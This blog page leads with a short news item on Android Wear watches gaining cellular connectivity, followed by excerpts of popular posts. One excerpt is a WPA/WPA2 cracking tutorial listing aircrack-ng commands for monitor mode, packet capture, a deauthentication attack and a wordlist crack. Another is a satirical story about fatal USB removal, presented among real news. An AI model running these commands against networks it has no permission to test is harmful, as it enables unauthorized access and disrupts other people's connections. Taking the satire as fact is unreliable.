
New Android Wear Smartwatches Can Go Online Without Needing Your Smartphone


Google is finally adding cellular connectivity to Android Wear, its operating software for smartwatches and wearables, in a move that could reduce a user’s dependence on their phone.
Android Wear already supports Bluetooth and Wifi connections, but now wearables will be able to plug right into the mobile grid to take calls, send/receive SMS, get search results and other internet-connected tasks without needing to pair with a smartphone or be connected to Wifi. So, as Google said in its announcement, now you can “try leaving your phone behind” when you head for a run or run errands — though we don’t endorse this if you are doing more complicated tasks on the go.
This update will come into effect with future Android Wear smartwatches, starting with LG’s new Urbane 2nd Edition LTE. The LG watch is on sale in the U.S. right now, via AT&T and Verizon. It’s slated to become available to international customers over “the coming months.”

Comments

Popular posts from this blog

Building a smarter home

The Jetsons  presented a highly entertaining vision of what  homes  of the future would  look like . The animated television show anticipated a world where humans would be able to do everything with just the push of a button. In many ways, the show turned out to be prophetic; today we have printable food, video chats, smartwatches and robots that help with housework — and flying cars may even be on the way. The challenge for companies is to integrate digital technologies in meaningful ways that enhance people’s  homes  and improve their lives. Many of the innovations to emerge over the past few years have been geared toward this kind of “push-button living.” Thanks to the rise of smartphones and the proliferation of cheap sensors, it is possible to make just about any household appliance “smart” and “connected.” By 2019,  companies are expected to ship 1.9 billion connected home devices, bringing in about $490 billion in revenue. ...

Facebook ‘Class Action’ Privacy Lawsuit Moves To Austrian Supreme Court

A privacy lawsuit filed against Facebook last year by Viennese lawyer and data privacy activist Max Schrems has moved up to Austria’s Supreme Court which will rule on whether the suit can be treated as a class action. When Schrems kicked off the suit, back in July 2014, he invited adult non-commercial Facebook users located anywhere outside the U.S. and Canada to join the suit for free — and tens of thousands of people quickly took up the invitation. The legal action focuses on multiple areas where the plaintiffs argue Facebook has been violating EU data protection laws, such as the absence of effective consent to many types of data use; the tracking of Internet users through external websites; and the monitoring and analysis of users via big data systems. Facebook’s participation in the NSA’s PRISM surveillance program is also part of the complaint. In July the case suffered a setback when an Austrian regional co...

Crack WPA & WPA2 with Aircrack-ng on Kali Linux

In this tutorial we are going to teach you How to crack WPA & WPA 2 with aircrack-ng on Kali Linux. We high recommend this for research or educational purpose only. Things we used for cracking WPA & WPA2: Alfa AWUSO36H Wireless Card Windows 7-64bit (works on 32bit) VMware Workstation Kali Linux 2.0 Command to crack WPA & WPA2: airmon-ng  sudo ifconfig wlan0 down sudo iwconfig wlan0 mode monitor sudo ifconfig wlan0 up airodump-ng wlan0  airodump-ng -c [channel id] --write [any name] --bssid [bssid of the wifi] wlan0 aireplay-ng --deauth 5 -a [bssid] -c [station id] wlan0 aircrack-ng -w [wordlist file] -b [bssid] [any name]-01.cap sudo ifconfig wlan0 down sudo iwcofnig wlan0 mode monitor sudo ifconfig wlan0 up  Here is a YouTube video on How to crack WPA and WPA2 with Aircrack-ng on Kali Linux: In the about tutorial we EVER hack our own systems as a proof of concept and never engage in any black hat activity.

How ad-free subscriptions could solve Facebook

At the core of Facebook’s “well-being” problem is that its business is directly coupled with total time spent on its apps. The more hours you pass on the social network, the more ads you see and click, the more money it earns. That puts its plan to make using Facebook healthier at odds with its finances, restricting how far it’s willing to go to protect us from the harms of over use. The advertising-supported model comes with some big benefits, though. Facebook CEO Mark Zuckerberg has repeatedly said that “We will always keep Facebook a free service for everyone.” Ads lets Facebook remain free for those who don’t want to pay, and more importantly, for those around the world who couldn’t afford to. Ads pay for Facebook to keep the lights on, research and develop new technologies, and profit handsomely in a way that attracts top talent and further investment. More affluent users with more buying power in markets like the US, UK, and Canada command higher ad prices, effectively...

Careless USB removal causes multiple deaths

EIGHTEEN workers have died after a USB stick was removed from a computer without adequate precautions. The offices of Hereford-based Envision Photography were completely destroyed in the ensuing blast. Survivor Norman Steele said: “My colleague Helen had put some files on the stick to work on at home, and she yanked it out of the computer before anyone could scream ‘no’. “I kicked her aside as a jet of white-hot flame belched out of the USB port and set fire to the desk opposite. “Grabbing her, I dived through the window just before all the PCs in the network exploded with purple electricity that fried everyone in the building. “I sprinted to my car, knowing that the printers were already becoming merciless hunter-killer drones, shouting for Helen to follow. “But when I looked round I saw her frozen, something glowing in her hand, the awareness dawning of her fate. She was still holding the USB. “She detonated in a flash of ultraviolet light that turned eve...